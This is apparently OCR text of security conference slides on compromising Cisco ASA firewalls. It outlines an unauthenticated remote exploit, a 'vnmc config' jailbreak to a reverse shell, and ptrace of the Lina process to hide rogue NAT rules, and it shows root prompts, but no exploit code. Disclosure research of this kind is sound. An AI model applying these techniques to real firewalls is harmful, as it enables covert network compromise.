
Administrator: "BOWSER INC - SIEM IPS THREAT INTELLIGENCE APT CATCHER v0.1"

```
C:\tmp>python BowserLogServer.py
```


```
root@kali:/srv/tftp#
```

Remote Shell and Hidden Config

- Rogue NAT statements are easily detected
- We need to hide our config changes!
- “vnmc config” jail break to launch a reverse shell to Linux
- Ptrace Lina to manipulate the firewall process memory
- We can change any function of the firewall
- We can hide our NAT statements!




SOURCE	NAT SOURCE	DESTINATION	SERVICE	ACTION
VPN_IP 192.168.100.1	DMZ_MAIL_SERVER 10.55.77.77	ACTIVE_DIRECTORY 10.0.0.10	6666	PERMIT


Administrator: "BOWSER INC - SIEM IPS THREAT INTELLIGENCE APT CATCHER v0.1"
root@kali: REVERSE SHELL WINDOW

```
C:\tmp>python BowserLogServer.py
```

```
ciscoasa#
```

```
root@kali:~#
```



```
#id
uid=0(root)
gid=0(root)
```

```
cisco>enable
cisco#
```

Local shell access
&
Malicious Firmware

Unauthenticated
Remote Exploit

Device Compromise
&
Privilege Escalation

Pwn the Network
&
Hidden Config

Conclusions..

- Your “hardware firewall appliance” is software
- This software is becoming more exposed to user input
- APTs will be targeting your network infrastructure
- Should we expect a higher software standard from security / network infrastructure companies?

Questions?

https://github.com/alec-stuart/BreakingBricks